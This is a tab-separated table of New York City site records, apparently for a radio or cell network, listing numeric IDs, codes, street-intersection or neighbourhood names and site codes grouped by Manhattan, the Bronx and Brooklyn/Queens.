11042	583	2	SHERATON	NY-01-200
11042B	???	?	SHERATON	NY-01-200
11043	585	2	SHERATON	NY-01-200
11043B	???	?	SHERATON	NY-01-200
11050	586	0	SALES2 - 5TH AVE & 23RD ST	NY-01-302
11060	515	1	5TH AVE & 53RD ST	NY-01-603
11070	???	?	3RD AVE & 46TH ST	NY-01-604
11080	586	1	SALES3 - 665 BROADWAY	NY-01-303
11090	555	7	WIZ - LEXINGTON AVE & 57TH ST	NY-01-146
11100	531	6	WIZ - 555 5TH AVE	NY-01-145

11430	583	0	BROAD & WATER	NY-01-001
11440	???	?	WALL & SOUTH	NY-01-002
11450	???	?	PEARL & FULTON	NY-01-004
11460	???	?	BROADWAY & BEAVER	NY-01-005
11470	533	0	EXCHANGE & WILLIAM	NY-01-006
11480	531	0	PEARL & MAIDEN	NY-01-007
11490	535	0	WEST & BATTERY PL	NY-01-008
11500	???	?	CHURCH & LIBERTY	NY-01-009
11510	???	?	BROADWAY & WALL	NY-01-010
11520	573	0	NASSAU & FULTON	NY-01-011
11530	529	0	WEST & VESEY	NY-01-012
11540	???	?	CHURCH & BARCLAY	NY-01-013
11550	???	?	W BROADWAY & HUDSON	NY-01-014
11560	???	?	READE & LAFAYETTE	NY-01-015
11570	521	0	HUDSON & CANAL	BB-GRE-01-018
11580	553	0	VARIK & ERICSON	NY-01-019
11590	513	0	6TH AVE & CHARLTON	NY-01-020
11600	517	0	BROADWAY & SPRING	NY-01-022
11610	543	0	1ST AVE & 1ST ST	NY-01-025
11620	???	?	W BROADWAY & GREENWICH	NY-01-029
11630	???	?	BROADWAY & DUANE	NY-01-023
11640	???	?	BROADWAY & HOUSTON	NY-01-028
11650	549	0	W BROADWAY & GRAND	NY-01-021
11660	523	0	KENMARE & ELIZABETH	NY-01-030
11670	539	6	307 MADISON AVE	NY-01-131
11670B	???	?	307 MADISON AVE	NY-01-131
11680	586	2	SALES1 - 307 MADISON AVE	NY-01-301
11690	539	0	74 BROAD	NY-01-601
11700	537	0	161 MAIDEN	NY-01-602
15010	579	1	AMSTERDAM AVE & W 60TH ST	NY-02-001
15020	???	?	CENTRAL PARK W & W 61ST ST	NY-02-002
15030	???	?	WEST END AVE & W 64TH ST	NY-02-003
15040	???	?	COLUMBUS AVE & W 65TH ST	NY-02-004
15050	543	1	AMSTERDAM AVE & W 67TH ST	NY-02-005
15060	???	?	CENTRAL PARK W & W 69TH ST	NY-02-006
15071	515	1	RIVERSIDE DR & W 77TH ST	NY-02-007
15072	529	1	RIVERSIDE DR & W 77TH ST	NY-02-007
15080	???	?	COLUMBUS AVE & W 72ND ST	NY-02-008
15090	523	2	CENTRAL PARK W & W77TH ST	NY-02-009
15100	???	?	AMSTERDAM AVE & W 76TH ST	NY-02-010
15110	577	2	COLUMBUS AVE & W 79TH ST	NY-02-011
15121	517	2	BROADWAY & W 84TH ST	NY-02-012
15122	531	2	BROADWAY & W 84TH ST	NY-02-012
15123	567	2	BROADWAY & W 84TH ST	NY-02-012
15130	533	2	CENTRAL PARK W & W 85TH ST	NY-02-013
15141	513	2	RIVERSIDE DR & W 96TH ST	NY-02-014
15142	527	2	RIVERSIDE DR & W 96TH ST	NY-02-014
15150	???	?	COLUMBUS AVE & W 88TH ST	NY-02-015
15160	???	?	CENTRAL PARK W & W 93RD ST	NY-02-016
15171	525	2	AMSTERDAM AVE & W 97TH ST	NY-02-017
15172	553	2	AMSTERDAM AVE & W 97TH ST	NY-02-017
15173	579	2	AMSTERDAM AVE & W 97TH ST	NY-02-017
15181	535	2	BROADWAY & W 107TH ST	NY-02-018
15182	521	2	BROADWAY & W 107TH ST	NY-02-018
15191	515	2	CENTRAL PARK W & W 106TH ST	NY-02-019
15192	557	2	CENTRAL PARK W & W 106TH ST	NY-02-019
15193	543	2	CENTRAL PARK W & W 106TH ST	NY-02-019
15201	???	?	RIVERSIDE DR & W 116TH ST	NY-02-020
15202	???	?	RIVERSIDE DR & W 116TH ST	NY-02-020
15210	519	1	3RD AVE & E 60TH ST	NY-02-021
15221	525	7	LENOX AVE & W 135TH ST	NY-02-022
15222	539	7	LENOX AVE & W 135TH ST	NY-02-022
15223	579	7	LENOX AVE & W 135TH ST	NY-02-022
15230	???	?	MADISON AVE & E 62ND ST	NY-02-023
15240	537	7	LEXINGTON AVE & E 64TH ST	NY-02-024
15250	523	1	2ND AVE & E 65TH ST	NY-02-025
15260	???	?	5TH AVE & E 66TH ST	NY-02-026
15270	???	?	PARK AVE & E 66TH ST	NY-02-027
15280	???	?	3RD AVE & E 67TH ST	NY-02-028
15291	513	1	1ST AVE & E 71ST ST	NY-02-029
15292	527	1	1ST AVE & E 71ST ST	NY-02-029
15293	541	1	1ST AVE & E 71ST ST	NY-02-029
15300	???	?	MADISON AVE & E 70TH ST	NY-02-030
15310	???	?	LEXINGTON AVE & E 71ST ST	NY-02-031
15321	???	?	FDR DRIVE & E 79TH ST	NY-02-032
15322	???	?	FDR DRIVE & E 79TH ST	NY-02-032
15323	???	?	FDR DRIVE & E 79TH ST	NY-02-032
15330	???	?	5TH AVE & E 74TH ST	NY-02-033
15340	563	2	PARK AVE & E 75TH ST	NY-02-034
15350	529	1	3RD AVE & E 76TH ST	NY-02-035
15360	???	?	MADISON AVE & E 78TH ST	NY-02-036
15370	549	7	LEXINGTON AVE & E 79TH ST	NY-02-037
15381	???	?	1ST AVE & E 81ST ST	NY-02-038
15382	???	?	1ST AVE & E 81ST ST	NY-02-038
15383	???	?	1ST AVE & E 81ST ST	NY-02-038
15390	???	?	5TH AVE & E 82ND ST	NY-02-039
15400	559	1	PARK AVE & E 83RD ST	NY-02-040
15410	551	1	MADISON AVE & E 86TH ST	NY-02-041
15421	521	1	3RD AVE & E 87TH ST	NY-02-042
15422	535	1	3RD AVE & E 87TH ST	NY-02-042
15423	575	1	3RD AVE & E 87TH ST	NY-02-042
15431	519	1	YORK AVE & E 89TH ST	NY-02-043
15432	583	1	YORK AVE & E 89TH ST	NY-02-043
15433	547	1	YORK AVE & E 89TH ST	NY-02-043
15440	???	?	5TH AVE & E 90TH ST	NY-02-044
15451	???	?	LEXINGTON AVE & E 94TH ST	NY-02-045
15452	???	?	LEXINGTON AVE & E 94TH ST	NY-02-045
15453	???	?	LEXINGTON AVE & E 94TH ST	NY-02-045
15460	???	?	5TH AVE & E 98TH ST	NY-02-046
15471	???	?	FDR DRIVE & E 89TH ST	NY-02-047
15472	???	?	FDR DRIVE & E 89TH ST	NY-02-047
15481	513	5	3RD AVE & E 104TH ST	NY-02-048
15482	527	5	3RD AVE & E 104TH ST	NY-02-048
15483	541	5	3RD AVE & E 104TH ST	NY-02-048
15491	581	5	LENOX AVE & E 112TH ST	NY-02-049
15492	531	5	LENOX AVE & E 112TH ST	NY-02-049
15493	545	5	LENOX AVE & E 112TH ST	NY-02-049
15501	525	5	2ND AVE & E 112TH ST	NY-02-050
15502	539	5	2ND AVE & E 112TH ST	NY-02-050
15503	579	5	2ND AVE & E 112TH ST	NY-02-050
15511	515	5	FDR DRIVE & E 117TH ST	NY-02-051
15512	573	5	FDR DRIVE & E 117TH ST	NY-02-051
15513	543	5	FDR DRIVE & E 117TH ST	NY-02-051
15521	???	?	AMSTERDAM AVE & W 113TH ST	NY-02-052
15522	???	?	AMSTERDAM AVE & W 113TH ST	NY-02-052
15531	517	7	BROADWAY & LASALLE	NY-02-053
15532	531	7	BROADWAY & LASALLE	NY-02-053
15541	523	7	8TH AVE & W 123RD ST	NY-02-054
15542	537	7	8TH AVE & W 123RD ST	NY-02-054
15543	577	7	8TH AVE & W 123RD ST	NY-02-054
15551	521	5	PARK AVE & E 116TH ST	NY-02-055
15552	535	5	PARK AVE & E 116TH ST	NY-02-055
15553	575	5	PARK AVE & E 116TH ST	NY-02-055
15561	519	5	LEXINGTON AVE & E 123RD ST	NY-02-056
15562	571	5	LEXINGTON AVE & E 123RD ST	NY-02-056
15563	547	5	LEXINGTON AVE & E 123RD ST	NY-02-056
15571	513	7	LENOX AVE & E 125TH ST	NY-02-057
15572	527	7	LENOX AVE & E 125TH ST	NY-02-057
15573	541	7	LENOX AVE & E 125TH ST	NY-02-057
15581	523	5	2ND AVE & E 96TH ST	NY-02-058
15582	537	5	2ND AVE & E 96TH ST	NY-02-058
15583	577	5	2ND AVE & E 96TH ST	NY-02-058
15591	515	7	AMSTERDAM AVE & W 136TH ST	NY-02-059
15592	529	7	AMSTERDAM AVE & W 136TH ST	NY-02-059
15593	543	7	AMSTERDAM AVE & W 136TH ST	NY-02-059
15601	521	7	7TH AVE & E 145TH ST	NY-02-060
15602	535	7	7TH AVE & E 145TH ST	NY-02-060
15603	575	7	7TH AVE & E 145TH ST	NY-02-060
15611	519	7	BROADWAY & W 147TH ST	NY-02-062
15612	533	7	BROADWAY & W 147TH ST	NY-02-062
15621	541	3	RIVERSIDE DRIVE & W 158TH ST	NY-02-063
15622	527	3	RIVERSIDE DRIVE & W 158TH ST	NY-02-063
15631	523	3	ST NICHOLAS & W 162ND ST	NY-02-064
15632	551	3	ST NICHOLAS & W 162ND ST	NY-02-064
15633	577	3	ST NICHOLAS & W 162ND ST	NY-02-064
15641	525	3	BROADWAY & W 171ST ST	NY-02-065
15642	539	3	BROADWAY & W 171ST ST	NY-02-065
15643	579	3	BROADWAY & W 171ST ST	NY-02-065
15651	515	3	RIVERSIDE DR & W 177TH ST	NY-02-066
15652	529	3	RIVERSIDE DR & W 177TH ST	NY-02-066
15653	569	3	RIVERSIDE DR & W 177TH ST	NY-02-066
15661	525	1	QUEENSBORO BRIDGE & E 60TH ST	NY-02-067
15662	539	1	QUEENSBORO BRIDGE & E 60TH ST	NY-02-067

Bronx

15671	521	3	UNIVERSITY & BOSCOBOL	BX-02-001
15672	535	3	UNIVERSITY & BOSCOBOL	BX-02-001
15673	575	3	UNIVERSITY & BOSCOBOL	BX-02-001
15681	551	6	E 149TH ST & MELROSE AVE	BX-02-003
15682	583	6	E 149TH ST & MELROSE AVE	BX-02-003
15683	565	6	E 149TH ST & MELROSE AVE	BX-02-003
15691	529	5	95TH ST & NEWBOLD AVE	BX-02-004
15692	543	5	95TH ST & NEWBOLD AVE	BX-02-004
15701	537	5	278TH ST & WHITE PLAINS RD	BX-02-005
15702	577	5	278TH ST & WHITE PLAINS RD	BX-02-005
15711	519	3	E 169TH ST & GRAND CONCOURSE	BX-02-006
15712	533	3	E 169TH ST & GRAND CONCOURSE	BX-02-006

15713	547	3	E 169TH ST & GRAND CONCOURSE	BX-02-006
15721	523	1	3RD AVE & E 171ST ST	BX-02-007
15722	537	1	3RD AVE & E 171ST ST	BX-02-007
15723	577	1	3RD AVE & E 171ST ST	BX-02-007
15731	521	1	SOUTHERN BLVD & FURMAN	BX-02-008
15732	535	1	SOUTHERN BLVD & FURMAN	BX-02-008
15733	575	1	SOUTHERN BLVD & FURMAN	BX-02-008
15741	517	3	W 161ST ST & SUMMIT AVE	BX-02-009
15742	531	3	W 161ST ST & SUMMIT AVE	BX-02-009
15743	545	3	W 161ST ST & SUMMIT AVE	BX-02-009
15751	???	?	BEACH AVE & SEWARD AVE	BX-02-010
15752	???	?	BEACH AVE & SEWARD AVE	BX-02-010
15753	???	?	BEACH AVE & SEWARD AVE	BX-02-010
15761	???	?	E 161ST ST & GRAND CONCOURSE	BX-02-011
15762	???	?	E 161ST ST & GRAND CONCOURSE	BX-02-011
15763	???	?	E 161ST ST & GRAND CONCOURSE	BX-02-011
15771	513	6	E 165TH ST & BOSTON RD	BX-02-012
15772	527	6	E 165TH ST & BOSTON RD	BX-02-012
15773	541	6	E 165TH ST & BOSTON RD	BX-02-012
15781	583	5	295TH ST & HOLLYWOOD AVE	BX-02-013
15782	545	5	295TH ST & HOLLYWOOD AVE	BX-02-013
15791	???	?	295TH ST & NAVY WATER TANK	BX-02-014
15792	???	?	295TH ST & NAVY WATER TANK	BX-02-014
15801	525	6	WESTCHESTER & LONGWOOD	BX-02-015
15802	539	6	WESTCHESTER & LONGWOOD	BX-02-015
15803	579	6	WESTCHESTER & LONGWOOD	BX-02-015
15811	515	1	CROSS BRONX & WEBSTER	BB-NYS-02-001
15812	543	1	CROSS BRONX & WEBSTER	BB-NYS-02-001
15831	521	6	710 E 138TH ST	BX-02-017
15832	557	6	710 E 138TH ST	BX-02-017
15833	575	6	710 E 138TH ST	BX-02-017
15841	517	6	E 134TH ST & ALEXANDER	BB-ALL-02-004
15842	531	6	E 134TH ST & ALEXANDER	BB-ALL-02-004
15843	545	6	E 134TH ST & ALEXANDER	BB-ALL-02-004
15851	519	5	HUTCHINSON RIVER PKWY & SCHLY	BB-MED-02-005
15852	555	5	HUTCHINSON RIVER PKWY & SCHLY	BB-MED-02-005
15853	547	5	HUTCHINSON RIVER PKWY & SCHLY	BB-MED-02-005
15861	525	5	BRUCKNER & ZEREGA	BB-ALL-02-006
15862	539	5	BRUCKNER & ZEREGA	BB-ALL-02-006
15863	579	5	BRUCKNER & ZEREGA	BB-ALL-02-006
15871	517	1	BRUCKNER & CLOSE	BB-ALL-02-007
15872	531	1	BRUCKNER & CLOSE	BB-ALL-02-007
15873	545	1	BRUCKNER & CLOSE	BB-ALL-02-007
15891	515	6	E 144TH ST & MAJOR DEEGAN	BB-MAT-02-010
15892	529	6	E 144TH ST & MAJOR DEEGAN	BB-MAT-02-010
15893	543	6	E 144TH ST & MAJOR DEEGAN	BB-MAT-02-010
15901	553	6	TRIBORO BRIDGE	BB-VAN-02-011
15902	569	6	TRIBORO BRIDGE	BB-VAN-02-011
15921	549	7	WEST SIDE HWY & W 134TH ST	NY-02-061
15922	553	7	WEST SIDE HWY & W 134TH ST	NY-02-061
15931	519	1	CROSS BRONX & BRONX RIVER PKWY	BX-02-002
15932	585	1	CROSS BRONX & BRONX RIVER PKWY	BX-02-002
15933	547	1	CROSS BRONX & BRONX RIVER PKWY	BX-02-002
15941	519	6	BRUCKNER & TIMPSON	BX-02-016
15942	533	6	BRUCKNER & TIMPSON	BX-02-016
15943	547	6	BRUCKNER & TIMPSON	BX-02-016
15951	517	1	"UMBRELLA"	NY-02-200
15952	531	1	"UMBRELLA"	NY-02-200
15953	545	1	"UMBRELLA"	NY-02-200
20011	513	1	PARKCHESTER CONDO	BX-03-003
20012	527	1	PARKCHESTER CONDO	BX-03-003
20013	541	1	PARKCHESTER CONDO	BX-03-003
20021	521	5	1610 MAHAND AVE	BX-03-005
20022	535	5	1610 MAHAND AVE	BX-03-005
20023	575	5	1610 MAHAND AVE	BX-03-005
20031	513	5	30 PILOT AVE	BX-03-007
20032	527	5	30 PILOT AVE	BX-03-007
20033	541	5	30 PILOT AVE	BX-03-007
20041	517	0	1540 PELHAM PKWY	BX-03-008
20042	531	0	1540 PELHAM PKWY	BX-03-008
20043	545	0	1540 PELHAM PKWY	BX-03-008
20051	523	0	735 MACE	BX-03-009
20052	537	0	735 MACE	BX-03-009
20053	577	0	735 MACE	BX-03-009
20061	517	2	EMMIGRANT SAVINGS	BX-03-010
20062	573	2	EMMIGRANT SAVINGS	BX-03-010
20063	545	2	EMMIGRANT SAVINGS	BX-03-010
20071	519	4	NAGLE HOUSE	BX-03-011
20072	571	4	NAGLE HOUSE	BX-03-011
20073	547	4	NAGLE HOUSE	BX-03-011
20081	523	2	3800 WALDA AVE	BX-03-012
20082	537	2	3800 WALDA AVE	BX-03-012
20083	577	2	3800 WALDA AVE	BX-03-012
20091	513	2	3131 GRAND CONCOURSE	BX-03-013
20092	549	2	3131 GRAND CONCOURSE	BX-03-013
20093	541	2	3131 GRAND CONCOURSE	BX-03-013
20101	525	0	3743 BRONXWOOD AVE	BX-03-014
20102	539	0	3743 BRONXWOOD AVE	BX-03-014
20103	579	0	3743 BRONXWOOD AVE	BX-03-014
20111	519	0	2270 HOLLIERS AVE	BB-ALL-03-015
20112	533	0	2270 HOLLIERS AVE	BB-ALL-03-015
20113	547	0	2270 HOLLIERS AVE	BB-ALL-03-015
20121	???	?	???	BX-03-016
20122	???	?	???	BX-03-016
20123	???	?	???	BX-03-016
20131	521	0	MOUNT ST MICHAELS	BX-03-019
20132	535	0	MOUNT ST MICHAELS	BX-03-019
20133	575	0	MOUNT ST MICHAELS	BX-03-019
20141	519	2	WOODLAWN	BX-03-020
20142	583	2	WOODLAWN	BX-03-020
20143	547	2	WOODLAWN	BX-03-020
20151	???	?	5500 FIELDSTONE	BX-03-021
20152	???	?	5500 FIELDSTONE	BX-03-021
20153	???	?	5500 FIELDSTONE	BX-03-021
20161	521	2	2875 BAINBRIDGE	BX-03-072
20162	535	2	2875 BAINBRIDGE	BX-03-072
20163	575	2	2875 BAINBRIDGE	BX-03-072
20171	515	0	LACONIA NURSING	BX-03-077
20172	529	0	LACONIA NURSING	BX-03-077
20173	543	0	LACONIA NURSING	BX-03-077

Brooklyn/Queens

25011	559	4	ASTORIA	BQ-04-001
25012	529	4	ASTORIA	BQ-04-001
25013	565	4	ASTORIA	BQ-04-001
25021	519	5	BELLAIRE	BQ-04-002
25022	549	5	BELLAIRE	BQ-04-002
25023	585	5	BELLAIRE	BQ-04-002
25031	525	4	STEINWAY	BQ-04-003
25032	539	4	STEINWAY	BQ-04-003
25033	579	4	STEINWAY	BQ-04-003
25041	513	4	NORTHERN BLVD & BQE	BQ-04-005
25042	527	4	NORTHERN BLVD & BQE	BQ-04-005
25043	541	4	NORTHERN BLVD & BQE	BQ-04-005
25051	523	3	ASTORIA BLVD	BQ-04-006
25052	537	3	ASTORIA BLVD	BQ-04-006
25053	577	3	ASTORIA BLVD	BQ-04-006
25061	549	3	NORTH BEACH	BQ-04-007
25062	527	3	NORTH BEACH	BQ-04-007
25063	541	3	NORTH BEACH	BQ-04-007
25071	525	3	EAST ELMHURST	BQ-04-008
25072	539	3	EAST ELMHURST	BQ-04-008
25073	579	3	EAST ELMHURST	BQ-04-008
25081	523	0	CORONA	BQ-04-009
25082	537	0	CORONA	BQ-04-009
25083	577	0	CORONA	BQ-04-009
25091	513	1	MEADOW PARK	BQ-04-010
25092	571	1	MEADOW PARK	BQ-04-010
25093	541	1	MEADOW PARK	BQ-04-010
25101	519	1	HOOVER AVE	BQ-04-011
25102	555	1	HOOVER AVE	BQ-04-011
25103	547	1	HOOVER AVE	BQ-04-011
25111	551	1	BRAIRWOOD	BQ-04-012
25112	531	1	BRAIRWOOD	BQ-04-012
25113	545	1	BRAIRWOOD	BQ-04-012
25121	515	5	S QUEENS VILLAGE	BQ-04-013
25122	573	5	S QUEENS VILLAGE	BQ-04-013
25123	543	5	S QUEENS VILLAGE	BQ-04-013
25131	513	7	LITTLE NECK	BQ-04-015
25132	583	7	LITTLE NECK	BQ-04-015
25133	541	7	LITTLE NECK	BQ-04-015
25141	571	5	OAKLAND GARDENS	BQ-04-016
25142	569	5	OAKLAND GARDENS	BQ-04-016
25143	549	5	OAKLAND GARDENS	BQ-04-016
25150	545	5	SPRINGFIELD AVE	BQ-04-017
25161	525	6	FRANCIS LEWIS BLVD	BQ-04-018
25162	539	6	FRANCIS LEWIS BLVD	BQ-04-018
25163	579	6	FRANCIS LEWIS BLVD	BQ-04-018
25170	583	1	FRESH MEADOWS	BQ-04-019
25181	515	1	KISSENA BLVD	BQ-04-020
25182	529	1	KISSENA BLVD	BQ-04-020

25183	543	1	KISSENA BLVD	BQ-04-020
25191	515	3	HUNTERS POINT	BQ-04-022
25192	529	3	HUNTERS POINT	BQ-04-022
25193	569	3	HUNTERS POINT	BQ-04-022
25201	563	3	S SUNNYSIDE	BB-ART-04-023
25202	553	3	S SUNNYSIDE	BB-ART-04-023
25203	567	3	S SUNNYSIDE	BB-ART-04-023
25211	517	3	W MASPETH	BB-VAN-04-024
25212	531	3	W MASPETH	BB-VAN-04-024
25213	545	3	W MASPETH	BB-VAN-04-024
25221	525	0	MAURICE PARK	BB-ALL-04-025
25222	539	0	MAURICE PARK	BB-ALL-04-025
25223	579	0	MAURICE PARK	BB-ALL-04-025
25231	513	0	MASPETH	BQ-04-026
25232	527	0	MASPETH	BQ-04-026
25233	541	0	MASPETH	BQ-04-026
25241	517	0	ELMHURST	BQ-04-027
25242	531	0	ELMHURST	BQ-04-027
25243	545	0	ELMHURST	BQ-04-027
25251	519	2	FLUSHING MEADOW PARK	BB-ALL-04-029
25252	533	2	FLUSHING MEADOW PARK	BB-ALL-04-029
25253	547	2	FLUSHING MEADOW PARK	BB-ALL-04-029
25260	535	1	LAWRENCE ST	BQ-04-030
25271	521	2	FLUSHING AIRPORT	BB-ART-04-032
25272	553	2	FLUSHING AIRPORT	BB-ART-04-032
25273	575	2	FLUSHING AIRPORT	BB-ART-04-032
25281	561	2	WHITESTONE	BQ-04-034
25282	535	2	WHITESTONE	BQ-04-034
25283	569	2	WHITESTONE	BQ-04-034
25291	581	2	UTOPIA PARKWAY	BQ-04-036
25292	529	2	UTOPIA PARKWAY	BQ-04-036
25293	543	2	UTOPIA PARKWAY	BQ-04-036
25301	525	2	BAY TERRACE	BQ-04-037
25302	539	2	BAY TERRACE	BQ-04-037
25303	579	2	BAY TERRACE	BQ-04-037
25311	521	5	ALLEY PARK	BQ-04-038
25312	535	5	ALLEY PARK	BQ-04-038
25313	575	5	ALLEY PARK	BQ-04-038
25321	523	2	BAYSIDE	BQ-04-039
25322	537	2	BAYSIDE	BQ-04-039
25323	577	2	BAYSIDE	BQ-04-039
25331	521	0	WOODSIDE	BQ-04-041
25332	535	0	WOODSIDE	BQ-04-041
25333	575	0	WOODSIDE	BQ-04-041
25341	521	3	NORTHSIDE	BB-NYS-04-042
25342	535	3	NORTHSIDE	BB-NYS-04-042
25343	575	3	NORTHSIDE	BB-NYS-04-042
25351	513	3	PERRY BRIDGE	BB-ALL-04-043
25352	527	3	PERRY BRIDGE	BB-ALL-04-043
25353	541	3	PERRY BRIDGE	BB-ALL-04-043
25361	517	3	WILLIAMSBURG BRIDGE	BB-ALL-04-044
25362	539	3	WILLIAMSBURG BRIDGE	BB-ALL-04-044
25363	585	3	WILLIAMSBURG BRIDGE	BB-ALL-04-044
25371	???	?	FORT GREENE	BQ-04-047
25372	???	?	FORT GREENE	BQ-04-047
25373	???	?	FORT GREENE	BQ-04-047
25381	571	2	NAVY ST	BQ-04-048
25382	531	2	NAVY ST	BQ-04-048
25383	545	2	NAVY ST	BQ-04-048
25391	???	?	WATCH TOWER	BQ-04-049
25392	???	?	WATCH TOWER	BQ-04-049
25393	???	?	WATCH TOWER	BQ-04-049
25401	513	2	BROOKLYN HEIGHTS	BQ-04-050
25402	527	2	BROOKLYN HEIGHTS	BQ-04-050
25411	523	1	RED HOOK	BB-ALL-04-051
25412	537	1	RED HOOK	BB-ALL-04-051
25413	577	1	RED HOOK	BB-ALL-04-051
25421	517	1	GOWANUS EXPRESSWAY	BB-MED-04-052
25422	531	1	GOWANUS EXPRESSWAY	BB-MED-04-052
25423	545	1	GOWANUS EXPRESSWAY	BB-MED-04-052
25431	561	1	GONUS & SHORE PKWY	BQ-04-053
25432	527	1	GONUS & SHORE PKWY	BQ-04-053
25433	567	1	GONUS & SHORE PKWY	BQ-04-053
25441	517	0	DYKER HEIGHTS	BQ-04-054
25442	583	0	DYKER HEIGHTS	BQ-04-054
25443	545	0	DYKER HEIGHTS	BQ-04-054
25451	515	0	FT HAMILTON PARK	BQ-04-055
25452	529	0	FT HAMILTON PARK	BQ-04-055
25453	557	0	FT HAMILTON PARK	BQ-04-055
25461	519	3	S BENSONHURST	BB-SHS-04-056
25462	533	3	S BENSONHURST	BB-SHS-04-056
25463	573	3	S BENSONHURST	BB-SHS-04-056
25471	517	3	CONEY ISLAND	BB-ALL-04-057
25472	531	3	CONEY ISLAND	BB-ALL-04-057
25473	545	3	CONEY ISLAND	BB-ALL-04-057
25481	???	?	S GLEN OAKS	BQ-04-058
25482	???	?	S GLEN OAKS	BQ-04-058
25483	???	?	S GLEN OAKS	BQ-04-058
25491	513	6	BELLEROSE TERRACE	BQ-04-059
25492	527	6	BELLEROSE TERRACE	BQ-04-059
25493	541	6	BELLEROSE TERRACE	BQ-04-059
25501	519	6	ALDEN MANOR	BQ-04-060
25502	533	6	ALDEN MANOR	BQ-04-060
25503	547	6	ALDEN MANOR	BQ-04-060
25511	517	6	LAURELTON	BQ-04-061
25512	531	6	LAURELTON	BQ-04-061
25513	545	6	LAURELTON	BQ-04-061
25521	???	?	SPRINGFIELD GARDENS	BQ-04-062
25522	???	?	SPRINGFIELD GARDENS	BQ-04-062
25523	???	?	SPRINGFIELD GARDENS	BQ-04-062
25531	523	4	BAISLEY POND	BB-VAN-04-063
25532	537	4	BAISLEY POND	BB-VAN-04-063
25533	577	4	BAISLEY POND	BB-VAN-04-063
25541	521	4	SE OZONE PARK	BB-MED-04-064
25542	535	4	SE OZONE PARK	BB-MED-04-064
25543	575	4	SE OZONE PARK	BB-MED-04-064
25551	523	7	HOWARD BEACH	BQ-04-065
25552	553	7	HOWARD BEACH	BQ-04-065
25553	577	7	HOWARD BEACH	BQ-04-065
25561	519	7	FLATLAND PO	BQ-04-066
25562	533	7	FLATLAND PO	BQ-04-066
25563	547	7	FLATLAND PO	BQ-04-066
25571	523	6	STARRET CITY	BQ-04-067
25572	555	6	STARRET CITY	BQ-04-067
25573	577	6	STARRET CITY	BQ-04-067
25591	521	3	MILL BASIN	BQ-04-069
25592	551	3	MILL BASIN	BQ-04-069
25593	575	3	MILL BASIN	BQ-04-069
25601	519	5	SHEEPSHEAD BAY	BQ-04-070
25602	533	5	SHEEPSHEAD BAY	BQ-04-070
25603	547	5	SHEEPSHEAD BAY	BQ-04-070
25611	513	3	BRIGHTON BEACH	BQ-04-071
25612	583	3	BRIGHTON BEACH	BQ-04-071
25613	585	3	BRIGHTON BEACH	BQ-04-071
25621	571	4	QUEENSBORO BRIDGE	BQ-04-075
25622	535	4	QUEENSBORO BRIDGE	BQ-04-075
25623	575	4	QUEENSBORO BRIDGE	BQ-04-075
25631	519	4	N SUNNYSIDE	BQ-04-076
25632	533	4	N SUNNYSIDE	BQ-04-076
25633	547	4	N SUNNYSIDE	BQ-04-076
25641	523	4	SUNNYSIDE	BQ-04-077
25642	537	4	SUNNYSIDE	BQ-04-077
25643	577	4	SUNNYSIDE	BQ-04-077
25651	515	0	JACKSON HEIGHTS	BQ-04-078
25652	529	0	JACKSON HEIGHTS	BQ-04-078
25653	543	0	JACKSON HEIGHTS	BQ-04-078
25661	517	2	FLUSHING	BQ-04-082
25662	531	2	FLUSHING	BQ-04-082
25663	545	2	FLUSHING	BQ-04-082
25671	???	?	N AUBURNDALE	BQ-04-083
25672	???	?	N AUBURNDALE	BQ-04-083
25673	???	?	N AUBURNDALE	BQ-04-083
25681	513	2	S AUBURNDALE	BQ-04-084
25682	527	2	S AUBURNDALE	BQ-04-084
25683	541	2	S AUBURNDALE	BQ-04-084
25691	523	6	N GLEN OAKS	BQ-04-085
25692	537	6	N GLEN OAKS	BQ-04-085
25693	577	6	N GLEN OAKS	BQ-04-085
25701	521	6	BELMONT	BQ-04-086
25702	535	6	BELMONT	BQ-04-086
25703	575	6	BELMONT	BQ-04-086
25711	523	5	JAMAICA ESTATES	BQ-04-089
25712	537	5	JAMAICA ESTATES	BQ-04-089
25713	577	5	JAMAICA ESTATES	BQ-04-089
25721	513	4	MORRIS PARK	BQ-04-091
25722	527	4	MORRIS PARK	BQ-04-091
25723	541	4	MORRIS PARK	BQ-04-091
25731	515	4	ST ALBANS	BQ-04-093
25732	529	4	ST ALBANS	BQ-04-093
25733	543	4	ST ALBANS	BQ-04-093
25741	???	?	JFK AIRPORT	BQ-04-100
25742	???	?	JFK AIRPORT	BQ-04-100
25743	???	?	JFK AIRPORT	BQ-04-100
25751	581	1	W KEW GARDENS	BQ-04-101
25752	537	1	W KEW GARDENS	BQ-04-101
25753	577	1	W KEW GARDENS	BQ-04-101
25761	519	0	MIDDLE VILLAGE	BQ-04-103
25762	553	0	MIDDLE VILLAGE	BQ-04-103
25763	585	0	MIDDLE VILLAGE	BQ-04-103
25771	573	7	N WOODHAVEN	BQ-04-105
25772	583	7	N WOODHAVEN	BQ-04-105
25773	543	7	N WOODHAVEN	BQ-04-105

25781	525	7	WOODHAVEN	BQ-04-106
25782	539	7	WOODHAVEN	BQ-04-106
25783	579	7	WOODHAVEN	BQ-04-106
25791	521	7	CYPRESS HILLS	BQ-04-108
25792	551	7	CYPRESS HILLS	BQ-04-108
25793	575	7	CYPRESS HILLS	BQ-04-108
25801	523	3	FRESH POND	BQ-04-111
25802	537	3	FRESH POND	BQ-04-111
25803	577	3	FRESH POND	BQ-04-111
25811	581	5	RIDGEWOOD	BQ-04-112
25812	583	5	RIDGEWOOD	BQ-04-112
25813	579	5	RIDGEWOOD	BQ-04-112
25821	513	7	HIGHLAND BLVD	BQ-04-113
25822	527	7	HIGHLAND BLVD	BQ-04-113
25823	541	7	HIGHLAND BLVD	BQ-04-113
25831	517	7	E NEW YORK	BQ-04-115
25832	531	7	E NEW YORK	BQ-04-115
25833	545	7	E NEW YORK	BQ-04-115
25841	521	5	BOERUM HILL	BQ-04-117
25842	535	5	BOERUM HILL	BQ-04-117
25843	575	5	BOERUM HILL	BQ-04-117
25851	561	5	PROSPECT HEIGHTS	BQ-04-118
25852	549	5	PROSPECT HEIGHTS	BQ-04-118
25853	541	5	PROSPECT HEIGHTS	BQ-04-118
25861	515	6	BROWNSVILLE	BQ-04-119
25862	529	6	BROWNSVILLE	BQ-04-119
25863	543	6	BROWNSVILLE	BQ-04-119
25871	519	5	BEDFORD STUYVESANT	BQ-04-120
25872	533	5	BEDFORD STUYVESANT	BQ-04-120
25873	547	5	BEDFORD STUYVESANT	BQ-04-120
25881	523	5	PROSPECT PARK	BQ-04-121
25882	537	5	PROSPECT PARK	BQ-04-121
25883	577	5	PROSPECT PARK	BQ-04-121
